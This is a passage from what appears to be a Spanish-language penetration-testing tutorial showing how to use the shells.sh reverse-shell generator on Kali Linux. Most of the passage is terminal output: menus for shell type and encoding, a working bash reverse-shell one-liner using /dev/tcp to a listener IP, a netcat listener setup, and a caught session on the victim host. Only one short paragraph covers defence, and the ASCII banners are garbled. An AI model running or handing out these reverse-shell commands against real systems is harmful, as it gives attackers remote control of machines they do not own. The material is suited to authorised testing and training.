drwxr-xr-x  4 root root    4096 Oct 25 05:40 .
drwx----- 20 root root    4096 Oct 25 05:40 ..
drwxr-xr-x  8 root root    4096 Oct 25 05:40 .git
-rwxr-xr-x  1 root root    485 Oct 25 05:40 install.sh
-rw-r--r--  1 root root   1072 Oct 25 05:40 LICENSE
-rw-r--r--  1 root root   7800 Oct 25 05:40 README.md
drwxr-xr-x  2 root root    4096 Oct 25 05:40 screenshots
-rwxr-xr-x  1 root root 1752695 Oct 25 05:40 shells.sh

(root@kali)-[~/shells]
# ./install.sh ←
```

Una vez que la herramienta esté en funcionamiento, le preguntará sobre el tipo de shell inverso que desea crear. Como queríamos crear un shell bash, elegimos la opción 3 como se muestra en la imagen a continuación:

```

  _____
 /  _  _  \
|  _ \| | | | | |
| |_) | | | |
|  _ < | | | |
|  _ < | | | |
|  _ < | | | |
 \_____|_|_|_|
                By 4ndr34z

v.1.6.8

● Updog is not running


MAIN MENU
1) Powershell
2) Netcat
3) Bash
4) Python
5) Ruby
6) Perl
7) Telnet
8) Zsh
9) PHP
10) Awk
11) OpenSSL
12) Golang
13) Files
14) Webshells
15) node.js
u) Start/Stop Updog

0) Exit

Choose an option: 3
```

Después de elegir el tipo de shell que desea crear, le pedirá la IP local y el puerto local.

Ahora elija el tipo de su IP como se muestra en la imagen a continuación:



```
Sivels
v.1.6.8
By 4ndr34z

● Updog is not running

Please enter your listening IP [192.168.1.17]: 192.168.1.17
Please enter your listening port [443]: 443

Format of IP
1) Normal
2) Hexadecimal
3) Long

Choose an option [1]:
```

Después de esto, le preguntará si desea codificar su shell. Elija la opción que desee, ya que no queríamos codificar nuestro shell, elegimos la opción 1 tal como se muestra en la imagen a continuación:

v.1.6.8

● Updog is not running

Bash

- 1) No encoding TCP ←
- 2) Base64 encoded TCP
- 3) Base64 encoded TCP URL-safe
- 4) URL encoded TCP
- 5) Double URL encoded TCP
- 6) No encoding UDP
- 7) Base64 encoded UDP
- 8) Base64 encoded UDP URL-safe
- 9) URL encoded UDP
- 10) Double URL encoded UDP
- m) Go Back to Main Menu
- 0) Exit

Choose an option: 1 ←

Y finalmente, le dará el comando de shell inverso que puede ejecutar en el sistema de su víctima. Luego te preguntará el tipo de oyente que deseas crear. Aquí, elegimos el oyente netcat escribiendo el número 1 como se muestra en la imagen a continuación:

```

  _____  _____  _____  _____  _____
 /  _  _  \ /  _  _  \ /  _  _  \ /  _  _  \ /  _  _  \
|  _  _  | |  _  _  | |  _  _  | |  _  _  | |  _  _  |
|  _  _  | |  _  _  | |  _  _  | |  _  _  | |  _  _  |
|  _  _  | |  _  _  | |  _  _  | |  _  _  | |  _  _  |
 \_  _  /  \_  _  /  \_  _  /  \_  _  /  \_  _  /
  V      V      V      V      V      V      V      V      V
                                     By 4ndr34z

v.1.6.8

● Updog is not running

The following has been copied to your clipboard:
sh -i >& /dev/tcp/192.168.1.17/443 0>&1

The payload is 39 characters

Listener
1) rlwrap nc tcp ←
2) nc tcp
3) OpenSSL
4) MSF Multi/Handler
m) Go Back to Main Menu
0) Exit
Choose an option [1]: 1 ←
Do you wish to listen in a new terminal window [Y/n]
n
listening on [any] 443 ...
█
```

Después de esto, puede indicarle a la herramienta dónde desea su sesión, que puede ser la misma ventana o una nueva ventana de terminal tal como lo hemos hecho nosotros. ¡Voilà! Tendrás tu sesión como se muestra en la imagen a continuación:

```

  _____ . _____ . _____
 /         /  /         /  /         /
|         |  |         |  |         |
 \         \  \         \  \         \
  _____ V   _____ V   _____ V   _____ V   By 4ndr34z

v.1.6.8

● Updog is not running


The following has been copied to your clipboard:
sh -i >& /dev/tcp/192.168.1.17/443 0>&1

The payload is 39 characters

Listener
1) rlwrap nc tcp ←
2) nc tcp
3) OpenSSL
4) MSF Multi/Handler
m) Go Back to Main Menu
0) Exit
Choose an option [1]: 1 ←
Do you wish to listen in a new terminal window [Y/n] ←
n
listening on [any] 443 ...
connect to [192.168.1.17] from (UNKNOWN) [192.168.1.23] 48968
$ id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),4(adm),24(cdrom),

```

Hasta donde sabemos, estos fueron los cuatro métodos más sencillos para crear caparazones inversos. Si intentas buscar en Google el generador de shell inverso, obtendrás múltiples resultados que también puedes usar.



Tal como se muestra en la imagen de arriba, puedes elegir y probar cualquier método o sitio web que desees.

Mitigación

Para defenderse contra shells inversos, es esencial implementar medidas de seguridad sólidas, incluidos firewalls, sistemas de detección de intrusos y actualizaciones periódicas de software. Los profesionales de la seguridad deben monitorear el tráfico de la red en busca de actividades sospechosas y seguir las mejores prácticas para una administración segura del sistema.

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

